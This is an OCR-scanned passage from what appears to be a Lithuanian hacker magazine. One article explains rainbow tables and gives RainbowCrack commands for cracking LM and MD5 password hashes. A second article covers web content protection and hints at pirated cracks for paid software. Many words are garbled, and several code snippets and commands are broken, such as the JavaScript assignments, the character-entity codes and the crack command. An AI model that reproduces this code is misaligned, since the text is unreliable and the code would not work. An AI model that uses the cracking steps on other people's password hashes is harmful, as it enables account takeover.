**[Lipni bjaurastis]** Esmė tame, kad negalima atmesti varianto, kuomet skirtingais raktais prasidedančios grandinės turės vienodus elementus ir po tam tikros pozicijos „sulips“. Taip nutinka dėl apjaustančios funkcijos natūros: juk ji didesnę aibę atvaizduoja į mažesnę. Suprantama, kad hešų aibėje įmanomų elementų žymiai daugiau, nei raktų aibėje. Del to kelis hešus atitinka tik vienas raktas. Jeigu tau nesiseka įsivaizduoti, tai atitinkamame paveikslėlyje galima pamatyti vaizdžią iliustraciją.


O aš kol kas pratęsiu pasakojimą apie grandinių kiekį. Šiaip jau norint užtikrinti pilną aibės  $Q$  padengimą, būtina sugeneruoti beveik didelę lentelę su grandinėmis. Esmė tame, kad grandinių suipimo dažnis greitai didėja kartu su lentelių augimu. Todėl reikiamų sekų skaičius apibūdinamas reikiama tikimybe (aš ją pažymėsiu kaip  $P^*$ ) to, kad laisvai pasirinktas raktas  $q$  iš aibės  $Q$  bus mūsų poabii sistemoje, mūsų lentelėje. Butent reikiama tikimybė  $P^*$  apibūdina reikiamą lentelės su grandinėmis dydį. Atkreipk dėmesį, kad lenteles „dydį“ aš suprantu kaip grandinių skaičių, tiek ir jų ilgį, kadangi abu šie parametrai turi įtakos suipimo dažniui ir padengimo efektyvumui.

Helmano darbuose griežtai išvedama formulė, pagal kurią galima apskaičiuoti  $P^*$  kaip grandinių skaičiaus, jų ilgio ir aibės  $Q$  elementų kiekio funkciją. Tai pakankamai galinga išraiška, kuri mus menkai domina, nes mums labiau rūpi, ką ji parodo. Tiesą sakant, neko kardinaliai naujo: augant lenteles gabantams, ti-


kimybė  $P^*$  praktiškai nustoja augti. Dėl to norint efektyviai panaudoti šį metodą, būtina sukurti keletą lentelių, kurios būtų sugeneruotos nepriklausomu būdu. Šiuo atveju bendra sėkmės tikimybė ( $P$ ) išreiškiama taip:  $P = 1 - (1 - P^*)^l$ , kur  $l$  – lentelių skaičius. Šią formulę labai lengva gauti iš paprasčiausių samprotavimų:  $(1 - P^*)$  – tai tikimybė to, kad mes vienoje iš lentelių raktą nesurasime;  $(1 - P^*)^l$  – tikimybė, kad iš viso nerasim raktą nė vienoje iš lentelių. Atitinkama, atvirkstinio įvykio tikimybė yra  $P = 1 - (1 - P^*)^l$ .

Derėtų pastebėti, kad ši formulė teisinga tik tuo atveju, jeigu užtikrinta lentelių generavimo nepriklausomybė, t.y. kiekvienai lentelei pasirinkta nuosava ir unikali apjaustanti funkcija  $R$ .


**[Konkretūs dalykai]** Manau, jog tai, ką aš tau papasakojau, bus pakankama, kad suprastumei praktiškesnius dalykus. Taigi susipažinkime su konkrečia programine įranga. Išmokime su ja dirbti ir iš viso, išmėginkime tas lentelių vaivorykštes. Tiesą sakant, internete informacijos apie *rainbow tables* ne tiek ir daug. Jeigu tu informacijos ieškos *Google*, ko gero, rasi tik vieną išsamią nuorodą — [www.antsight.com/zsl/rainbowcrack](http://www.antsight.com/zsl/rainbowcrack). Tačiau drįstu tave patikinti, kad jos mums bus per akis! Tai projekto iška bingu pavadinimu *RainbowCrack* svetainė, kurios pagrindinės vertybės slepiasi skyrelyje *Downloads*. Ten sūdoma parsisiųsti programą, su kuria galima generuoti raktų grandines ir po to su jau sudarytomis lentelėmis laužti konkrečius hešus. Čia taip pat pateikiami ir programos išėjties tekstai, todėl jeigu tik nori ir turi reikiamos patirties, gali susipažinti su konkrečia visų šių dalykų, apie kuriuos mes prieš tai kalbėjome, realizacija. O mes šiame straipsnyje tiesiog išmoksime naudotis šia programa, t.y. generuoti *rainbow* lenteles ir laužti hešus. Deja, man nepavyko programos sukompiliuoti *FreeBSD* sistemoje, todėl aš nusprendžiau visus eksperimentus atlikti su *Windows OS* — laime, svetainėje iš karto pateikiama paruošta vykdoma byla, todėl kankintis su kompiliavimu nereikia. Paskutinė sistemos versija — 1.2, ji palaiko darbą su *LanManager*, *md5*, *sha1* hešais, taip pat leidžia vartotojui pne-



Grandinių generavimas darbinio režimo



Bylos su hešų funkcijų aprašymais vidus



Šis Maple skirtas skriptas padės tau paeksperimentuoti

programos lengvai primontuoti nuosavus algoritmus, kurių nėra pagrindiniame sąrašė.


Iš svetainės parsisiuntęs archyvą, jame rasį keletą vykdomų bylų. Dabar mus labiausiai domina *rngen* — būtent ši programa generuoja simbolių grandines. Paleidžiant programą, jai būtina nurodyti visus reikiamus parametrus:

```
rngen lm alpha 1 7 0 2100 8000000 all
```

Čia *lm* — tai hešo funkcijos pavadinimas, *alpha* — tai rakte leistini naudoti simboliai, šiuo atveju tai tiesiog lotyniškos raidės (ABCDEFGHIJKLMNOPQRSTUVWXYZ). 1 ir 7 — tai minimalus ir maksimalus rakto lgis, 0 — lentelės identifikatorius, 2100 — kiekvienos grandinės ilgis, o 8000000 — grandinių kiekis. Gana prasmingas klausimas: kodėl nurodyti būtent tokie, o ne kit skaičiai? Mūsų atveju šiai konfigūracijai tokie nustatymai optimaliausi, jie užtikrina priimtina generavimo bei paieškos laiką ir užimamos atminties kiekį. Tokių optimalių skirtingoms konfigūracijoms skirtų reikšmių paieška — nepaprastas dalykėlis, tačiau mes su tavimi šio meno greitai išmoksim. Juo labiau, kad mes tam turime visas priemones.

**[Parametrų analizė]** Visų pirma reikia nustatyti, kokius parametrus mes galime patobulinti ir ką jie paveikia. Visiškai aki vaizdu, jog vartotojo parametrai (sekmės tikimybė, užimamos atminties kiekis ir paieškos laikas) priklauso nuo grandinių ilgio  $t$ , jų kiekio  $m$  ir naudojamų lentelių skaičiaus  $l$ . Mes žinome, kaip per šiuos parametrus išreiškiama tikimybė  $P$ , tačiau kol kas nieko nekalbėjome apie tai, kaip nuo jų priklauso paieškos laikas  $T$  ir lentelių apimtis  $M$ . Su lentelių apimtimi viskas paprasta, kiekviena grandinė aprašoma štai tokia struktūra:

```
struct RainbowChain {
    uint64 nIndexS,
    uint64 nIndexE,
```



Štai ta p generuojama grandinė: prašomas tik pradinis ir galutinis rakai

Taigi bendra lentė iš  $m$  grandinių apimtis yra  $16*m$ . Atitinkamai jeigu lentelė tik viena, ji užima  $16*m$  baitų. Hešo paieškos laikas išreiškiamas taip:  $t*t/(2*speed)$ , kur *speed* — hešų suradimo greitis.

Dabar galima įvesti tam tikrus šių parametrų apribojimus, pavyzdžiui, kad *md5* hešo originalo paieškos laikas būtų ne didesnis nei 7000 sekundžių, o lentelės apimtis — ne didesnė nei 10 Gb. Teoriškai pagal šiuos duomenis galima sukurti sritį, kurioje tenkinami visi įvesti apribojimai. Praktikoje iškyla problema su skaitiniu tikimybinio paviršiaus apskaičiavimu.

**[Hešų nulaužimo servais]** Internetu yra keletas entuziastų, kurie teikia nemokamas greito hešų dešifravimo paslaugas. Šie vaikinai nepagailejo sisteminio laiko, atminties ir disko vietos, kad galėtų suteikti galimybę greitai nulaužti populiarius hešus. Pavyzdžiui, svetainėje *md5* <http://passcracking.com> galima per keletą valandų į gabalus sudraskyti *md5* hešą. Tiesa, po to, kai apie šį servisą buvo parašyta *slashdot* naujienose, pareiškimų skaičius, o tai reiškia, kad ir laukimo laikas, smarkiai išaugo. Na, o jeigu tau reikia nulaužti LM HASH, keliauk į <http://sarcaprj.wayreth.eu.org>. 18750 lentelių megabaitai visą darbą padarys greitai ir kokybiškai. Per darbo laiką projekto šeimnininkas prarado 1678875.57 sekundes sisteminio laiko ir padejo išaiškinti 5445 hešus.

Esme tame, kad hešo aptikimo vienoje lentelėje tikimybė išreiškiama kaip  $1-P(1-m[i]/N)$ , kur  $P$  yra  $i$ . kintantis nuo 1 iki  $t$ , t.y. grandinių ilgiai;  $m[i]$  — naujų elementų skaičius  $i$  grandinėje.  $m[i]$  skaičiai apskaičiuojami iteratyviai, kiekviena tolimesnė reikšmė priklauso nuo ankstesnės, o galutiniame rezultate visos jos priklauso nuo pradinės reikšmės. Pats supranti, jog tokios konstrukcijos apskaičiavimas ir jos perskaičiavimas pasikeitus pradinėms sąlygoms — labai darbu imli užduotis, prie kurios kompiuteris dirba iš tikrųjų ilgai. Apskaičiuoti, kaip priklauso nuo grandinių kiekio, jų ilgio ir lentelių kiekio (net su dideliu žingsniu) keičiasi tikimybė — visa tai trunka daug laiko. O ir šiaip sudaryti trijų kintamųjų funkcijos grafiką — narkoma



niška užduotele. Del to, norint sudaryti tikimybės grafiką, reikia iš eilės fiksuoti vieną iš kintamųjų, pavyzdžiui, lentelių kiekį. Suprantama, šio atveju protingas kiekis svyruoja tarp trijų–penkių. Jeigu mes užfiksuosime šį parametą, ta jau būtų galima sudaryti tikimybinių paviršių ir spręst apie optimalius parametrus. Netoli nuo čia pateiktoje nuotraukoje pavaizduotas tokio paviršiaus pavyzdys, kurį aš sudariau su Maple Ten aškliai matomos dvi ašys —  $Mb$  ir  $t$ .  $Mb$  — tai lentelių dydis megabaitais,  $t$  — grandinių ilgis. Pats paviršius pavaizduoja, kaip priklausomai nuo šių parametų keičiasi tikimybė. Skerspjūvio plokštumos tikimybė lygi 0.95. Atitinkamai, norint patenkinti šią sąlygą, reikia pasirinkti visus taškus, kurie yra virš skerspjūvio arba tiesiog ant paviršių susikirtimo linijos. Tuo pačiu tu gali rinktis, kunam parametrai teikti pirmenybę — ar žmiamai diske vietai, ar paieškos laikui. Čia dar derėtų paminėti faktą, jog paieškos laikas apskaičiuojamas remiantis tuo, kad visa eina ma lentelė yra kompiuterio atmintyje, t.y. priejimo laikas, lyginant su hešo funkcijos apskaičiavimu, yra labai mažas. Tai reikia įvertinti, kadangi praktikoje viskas gali būti visiškai kitaip. Grįžtant prie parametų, tikriausiai gausiausia būtų rinktis aukso vidunuką — tą tašą, kur ir vieta, ir laikas naudojami santykinai mažai. Grafike ši vieta pažymėta kryžiku.

**[Panaudojam lenteles]** Taigi mes išsiaiškinome, kaip lentelių generavimui pasirinkti atitinkamus parametrus. O ar taip lengva jas sugeneruoti? Be abejo, tai visiškai nelengva, kadangi tam vel sugaištama daugybe laiko. Juk grandinė iš 2000 elementų sudaryti reikia tiek pat kartų apskaičiuoti funkcijos reikšmę. Praktikoje tai gali trukti paras, savaites ir net metus. Vieną kartą padarius šį darbą sugeneruotas lentelės bus galima naudingai realizuoti arba panaudoti savo paties reikiams. Savaime suprantama, dėl mūsų lentelių generavimo galvos galima ir nesuskti, nes jas galima tiesiog nusipirkt už 500 dolerių.

Dabar aš papasakosiu, kaip panaudoti jau sugeneruotas lenteles. Visų pirma, siekiant padidinti paieškos greitį, jas reikia su rūšiuoti su įrankiu *rtsort*, kuriam vietoje parametro reikia tiesiog perduoti bylos su lentele pavadinimą. Po to jau galima paleisti įrankį *rcrack*, kuris, tiesą sakant, ir laužė tavo hešą, ieškodamas jo iš anksto sugeneruotose lentelėse. *Rcrack* paleidžiamas štai taip:

ccrock \*rt h 5d41402abc4b2a7bd9719d911017c592

Vietoje \*,rt galima nurodyti konkrečius bylų su lentelėmis pavadinimus. Jeigu tau reikia nulausti ištiesą bylą su hešais, tiesiog po vėliavėlės -/ nurodyk šios bylos pavadinimą.

[**Pabaiga**] Na štai, ko gero, tai viskas, apie ką aš tau norėjau šiandien papasakoti. Dabar tu bent jau tiksliai žinai, kaip veikia šios vaivorykštinės lėntelės, kokia programinė įranga skirta joms sukurti, naudoti ir kaip su jomis laužti hešus. Juk vakar tu apie tai greičiausiai neturėjai nė žalio supratimo, tiesa? Tai gą aš padariau ką galėjau. Jeigu tave sudomino ši tema, aplankyk mano nurodytas svetaines ir išstudijuok ten esančią medžiagą, kuri tau tikrai padės. Dar reikia pasakyti, jog kai kuriuos svarstymus aš pateikiau truputį perdetali, o iš tikrųjų pateiktas modelis šiek tiek skiriasi nuo to, kas naudojama pačiame *RainbowCrack*. Tačiau taip ir turėtų būti tarp teorijos ir praktikos visada yra nedidelis tarpeklys.

[illegible][illegible][illegible][illegible]

## 034

## Skydas „web“ turiniui

## „Web“ turinio apsaugos metodai ir technologijos

VAGYSTĖ GLOBALIAME TINKLE ŠTOBULIN-  
TA DAR LABIAU NEI REALIAME GYVENIME.  
INTERNETE VAGIAMA VISKAS: SLAPTAŽO  
DŽIAI, ICQ UIN'AI, PAŠTO DEŽUTĖS, KORES-  
PONDENCIJA, WEB DIZAINAS, PAVEIKSLIUKAI IR KITŲ PROGRAMŲ IŠEITIES TEKSTAI.  
LABAI SUDĖTINGA NĖO VAGYSTĖS IR NE-  
TEISĖTO NAUDOJIMO APSAUGOTI TAI, KAS  
IŠ PRIGIMTIES IR IŠ ESMĖS TURI BŪTI PRI-  
EINAMA DAUGELIUI ŽMONIŲ. VIS DĖLTO SU-  
DĖTINGA — TAI NE „NEJMANOMA“ SINONI-  
MAS. ŠIANDIEN MES IŠMOKSIME NUO VA-  
GYSTĖS APSAUGOTI HTML PUSLAPIŲ KO-  
DĄ, GRAŽIĄ GRAFIKĄ, PAVEIKSLIUKUS IR  
NET PHP SISTEMŲ IŠEITIES TEKSTUS.

**[Apsauga nuo pačių mažiausiųjų]** Daugelis vartotojų vėnai ar kitaip paties dizaino pavogti nenori. Je pagedauja nusikopijuoti teksto fragmentą, išsaugoti pavekselį arba pasilikti atminčia HTML fragmentą. Pirmiausia mes kovosime būtent su tokiais vartotojais, kadangi jų dauguma.

Visu pirma, jeigu tu nenori, kad vartotojas peržiūrėtų puslapio išeities tekstą, būtinai uždrausk jo kešavimą į diską. Tai reiškia, kad kai vartotojas aplankys tam tikrą puslapį, jis nebus išsaugotas keše. Tu tikriausiai žinai, kaip tai padaryti, tačiau aš vis dėlto priminsiu šią opciją, kuri turėtų būti `<head></head>` bloke:

&lt;META HTTP-EQUIV="Cache-Control" content="no-cache"&gt;

Antra, galima apsisaugoti su `JavaScript` kuri leidžia drausti teksto kopijavimą iš HTML puslapio. Mūsų dienomis šis metodas labai madingas, tačiau prieš jį naudodamas susimąstyk, ar jis neatbaidys tavo lankytojų. Jeigu tu vis dėlto nusprendei naudoti tokį būdą, į tą patį antraštes bloką pdeik šį skriptą:

```
<SCR PT LANGUAGE "JavaScript">
document.ondragstart — test,
document.onselectstart — test,
document.oncontextmenu — test,
function test() {
return false
```

/SCRIPT

Trys į funkciją *test()* nukreipiantys įvykiai seka perkėlimą (*drag*), elementų išskyrimą (*select start*) bei kontekstinio meniu iškviėtimą. Kaip matai, pati funkcija paprasčiausia tuščia paprogramė, grąžinanti *false* reikšmę.

**[Adresai pavojuje]** Pastaruoju metu piktavariai eme nesveikai domintį HTML puslapių išerties tekstai. Vis dėlto šį susidomėjimą sukelia ne dizaino grožybės, o elektroninio pašto adresų buvimas. Aš kalbu apie paprasčiausius spamenius, kurie į interneto platybes paleidžia savo šnipinėjančius voruokus. Pastarasis tikrina kiekvieną svetainės nuorodą ir išsaugoja visus ten sutiktus elektroninio pašto adresus. Dėl to išmintingieji dizaineriai sugalvoja nemažai gudrybių, leidžiančių apsisaugoti nuo tokių įžpuoimų.

**[INFO]** Nepaisant visų pažadų, kai kurios programos HTML šifruoja taip, kad po to su kai kuriomis naršyklems pasirodo klaidos. Aš pats pastebėjau, kad po *HTML Power* pas mane nustojo veikti su *JavaScript* sukurtas navigacinis meniu. Beje, su IE tokų klaidų pamatyt neteko.

Pirmasis ir pats paprasčiausias apsaugojimo metodas – naudoti *unicode* simbolius, kuriuos supranta daugelis naršyklių. Paprastam vartotojui šis adresas atrodys normaliai, o HTML puslapio išerties tekstuose jis bus užkoduotas.

Aptarkime paprastą pavyzdį. Tarkim, forumo puslapyje yra elektroninio pašto adresas *forb@real.xakep.ru*. Aš nenonu, kad mane užknisintų spameriai (į mano pašto dėžutę kiekvieną dieną atkeliauja apie 200 spamo laiškų :)), todėl su forumo autoriumi dosniai pasidalinau *unicode* kodavimo metodu. Taigi adresas pateikiamas tokia eilute:

<a href="forb@real.xakep.ru">forb@real.xakep.ru</a>

Mūsų užduotis — užkoduoti parametro *href* reikšmę, kadangi spamerių voraiukal grobia būtent jį. Visus simbolius galima pakeisti konstrukcija `&#NUM;`, kur `NUM` — koks nors skaičius. Pavyzdžiui, mano adresa galima užkoduoti taip:

8#132 8#111 8#114 8#98 8#64 8#14 8#101 8#97 8#08 8#46 8#120 8#97 8#07 8#101 8#12 8#46 8#114 8#117

Tačiau gali būti taip, kad prieš robotas perimines teksto lauką (<a></a> blokas), todėl puslapyje iš viso nereikia rodyti jokių pašto adresų, o tiesiog, tarkim, adresą pakeisti forume naudojamu slapyvardžiu. Vialia, konstrukcija pavirsta kažkuo panašaus į:

$\leq \alpha$  href=""&#102.&#111,&#114,&#98,&#64&#114,&#101,&#97,&#108&#46&#120&#97&#107&#101&#12&#46&#114&#,17' Enn

Dabar net patį stipniausią robotą ištiks infarktas, o jo šeimnininkas graberio loguose labai ilgai dešifruos slaptus rankraščius. Juokauju :). Mūsų laikais jau yra tokių vorukų, kurie *unicode* dešifruoja veikimo metu (*on-the-fly*). Tačiau ne viskas taip blo-



ga, kadangi šis būdas nėra vienintelis ir nepakartojamas. Kielesniam adreso kodavimu galima naudoti *JavaScript*

Mūsų laikais jau yra tokių vonukų, kurie „unicode“ dešifruoja veikimo metu.

```

<head>
<title>Apsauga nuo spama</title>
<script language="JavaScript">
function email ( login, domain)

mail = login + "@" + domain;
document.write (mail);

</script>
</head>
<body>
E-mail
<script>email("forb","real xakep.ru");</script>
/body>

```

Štai labai paprasta ir tobula apsauga, kurią spameriškas botes vargu ar įveiks. Manau, kad mintis tau aiški: kai reikia spausdinti elektroninio pašto adresą, iškviečiama funkcija *mail()*, kuri perduodamas vartotojo vardas ir pašto domenas. Funkcijoje ši informacija sujungiama su eta (@), po ko išvedime gaunamas veikiantis pašto adresas. Tokio tipo apsaugą aperti nėra paprasta, todėl vonukai tokius realius adresus gnuosuoja, tai yra „nepastebi“.

Galų gale galima pabandyti modernizuoti skriptą, į jį įjungiant kokį nors papildomą kodavimą arba sukergti jį su *unicode* apsauga. Čia tu pats sau architektas :).

Dabar ypač išpopuliarėjo programavimo kalbos *Perl* ir *PHP*, su kuriomis taip pat galima apsaugoti nuo virtualių niekšelių. Pirmas į galvą atėjęs dalykas – tai panaudoti nesudėtingą skriptą, kuris dalyvio registracijos metu į jo pašto adresą įtrauktų į specialią bazę. Kiekvienas adresas turi turėti unikalią numerį. Po to kaip „href“ parametras patalpinama nuoroda į skriptą su šiuo numeriu, o pastarasis paleidžia pašto programą arba tiesiog atvaizduoja reikiamą adresą. Kaip pavyzdį pateiksiu konstrukciją, kuri realiai gali būti panaudota tavo HTML puslapyje:

```
a href="/cg.-biny/mo1,pi?31337>Forb</a>
```

Nuspaudus nuorodą ant mano slapyvardžio, iškviečiamas skriptas, kuris parodo pašto adresą arba paleidžia pašto programą (web sąsają), kuri tau leis išsiųsti tavąjį laiškelį :).

**[Programinis rojus]** Lengva suprasti, kad visą HTML turinį galima apsaugoti panaudojant tam tikrą kodavimą, kuomet dokumento kūnas tam tikru būdu šifruojamas, o prieš atvaizdavimą vartotojui dešifruojamas su *JavaScript* užkrovikliu. Visa tai papildomai gali būti sumaišyta ir supainiota, kad būtų neįmanoma




El. pašto adreso kodavimas

El. pašto adresas

forb@realxakep.ru

Parinkite adresų kodavimo priemonę



žaizdame su *HTML Power* tagais

ma susigaudyti keistų simbolių mišraineje. Savime suprantama, programuotojai jau sukūrė daugybę programų, kurios visą šį darbą padaro už tave. Kiekviena tokia programa turi savų privalumų ir trūkumų, todėl iš didelio įrankių asortimento aš išrinkau viso labo tris, kurių galimybės dabar ir aprašysiu.

1. „Encrypt HTML Pro“ ([www.htmlpassword.com/download/enchp.zip](http://www.htmlpassword.com/download/enchp.zip)) Gana paprasta ir funkcionali programa *Encrypt HTML Pro* leidžia užšifruoti visą arba tam tikrą HTML puslapio dalį. Paleidus programą jai būtina sušerti vieną arba keletą bylų (žingsnis *Files*), po to reikia pasirinkti šifravimo srutį (<body> sekcija, visas puslapis, nuorodos elektroninio pašto adresai ir panašiai). Po to dėmesį derėtų skirti *JavaScript* skyreliams, kurie leidžia uždrausti dešinio peles klavišo paspaudimą, puslapio spausdinimą ir panašiai. Galutiniame žingsnyje tu gausi užšifruotą HTML puslapį. Be abejo, viskas labai šaunu, tačiau programa turi du trūkumus. Visų pirma, už ją prašoma net 30 žaliųjų prezidentų, o antra, HTML puslapio dydis padidėja 5 kartus. Tačiau, kaip žada šios programos gamintojai, užšifruotą HTML puslapį korektiškai galės atvaizduoti bet kur naršykle.

2. „HTML Power“ ([www.pullsoft.com/HTMLPower/SETUP.exe](http://www.pullsoft.com/HTMLPower/SETUP.exe)). Šio produkto kūrėjai *HTML Power* pavadino svetainės kompleksinės apsaugos priemone. Iš tiesų šios programos galimybės mažai kuo skiriasi nuo *Encrypt HTML*, nebent skyreliais, kurie čia išdėstyti ne vertikaliai, o horizontaliai :). Beje, man vis dėlto pavyko surasti tris skirtumus. Užšifruoto puslapio dydis čia gaunamas mažesnis už generuojamą konkurento *HTML Power* iš viso 3 kartus daugiau už pradinį. Taip pat galima pastebėti skyrelį *Meta Tags*, kuriame nurodomi šifravimo nereikalaujantys tagai. Tarkim, tu HTML puslapyje įrašai konstrukciją <h1>Aš kietas hakeris</h1> ir užsimanei, kad puslapio išieties tekstuose šis užrašas būtų matomas atviru tekstu. Atitinkamai, šį skyrelį derėtų pridėti du tagus <h1></h1> ir, kaip sakoma, efektas bus garantuotas :). Beje, naudinga čia įtraukti <title></title> tagus, kad paieškos robotai sėkmingai indeksuotų puslapį. Ir dar vienas malonus niuansas. Programoje yra galimybė užšifruotą bylą apsaugoti slaptažodžiu. Vėliau išieties tekstą galima atstatyti pagal šį slaptažodį, skyrelyje *Encrypt Tags* pasirinkus atitinkamą opciją.

Savime suprantama, už programą prašoma pinigų, tačiau išganingieji vaistukai guli atitinkamose svetainėse ir laukia aktyvavimo akimirkos. Tik aš tau apie tai nieko nesakiau :).

3. „HTML Protector“ (<http://antssoft.fileburst.com/htmlprotector.zip>). Atrodytų, kad programa panaši į jau aprašytus produktus, tačiau aš pagalvojau, kad *HTML Protector* galimybės vis dėlto reikėtų aprašyti. Be viso kito, programa moka apsaugoti paveikslėlius. Čia siūloma keletas metodų. Programa paveikslėlių gali suskaidyti į keletą dalių, tuo pačiu užkirsdama kelią jo parsisiuntimui. Paveikslėlių taip pat galima sukonvertuoti į swf tipo bylą,

kas privers lankytoją sumišti (tačiau greičiausiai tik naujokelius). Ir mėgstamasis apsaugos metodas — ant paveiksluko su nurodytu skaidrumo lygiu uždėti vandens ženklą arba prekinį ženklą. Be viso kito, *Protector* ant visų paveikslėlių gali uždėti ir kitą, tavo nurodytą paveikslėlį. Vargu ar tokį šedevrą kas nors naudos kituose šaltiniuose. Savaimė suprantama, skyrelyje *Input* reikia užkrauti visą *www* svetainę, įskaitant paveikslėlius.


**[Žodis apie skriptus]** Štai tu ir išmokai apsaugoti savo web projektus, elektroninio pašto adresus ir paveikslėlius. Tačiau yra dar vienas pavojus — skriptų vagystė. Įsivaizduok, kad tu turi virtualų serverį, jame tu visam pasauliui pateiki savo naują PHP vankliuką, kurį su savo draugu kūrėi dvejus metus ir kurame įgyvendinai daug galimybių ir sudėtingų funkcijų. Savaimė suprantama, kad tu rimtai sunemęs, kad koks nors ilgapiarštis hakeris gali paprasčiausiai nuaužti tavo serverį ir nugvelbti brangius išerties tekstus.

Specialiai tau *Zend* programuotojai, kune, be viso kito, kuria PHP branduolį, sukūrė sistemą *Zend Encoder*, kuri iš bet kokio PHP

skripto gali tau pagaminti dvejetainę bylą, vykdomą su *Zend Optimizer*. Ši sąsaja jau senų senoveje tapo komercinių programų standartu ir yra aktyviai naudojama. Tuo pačiu sistema pakankamai patikima, stabili, jai patikimi patys brangiausi skriptai ir programos. Vienintelis trūkumas — šios sistemos naudojimas kainuoja pinigus. Del to mums su tavimi ji ne labai tinka. Mes pasinaudosime kitu šaltiniu sprendimu — programa

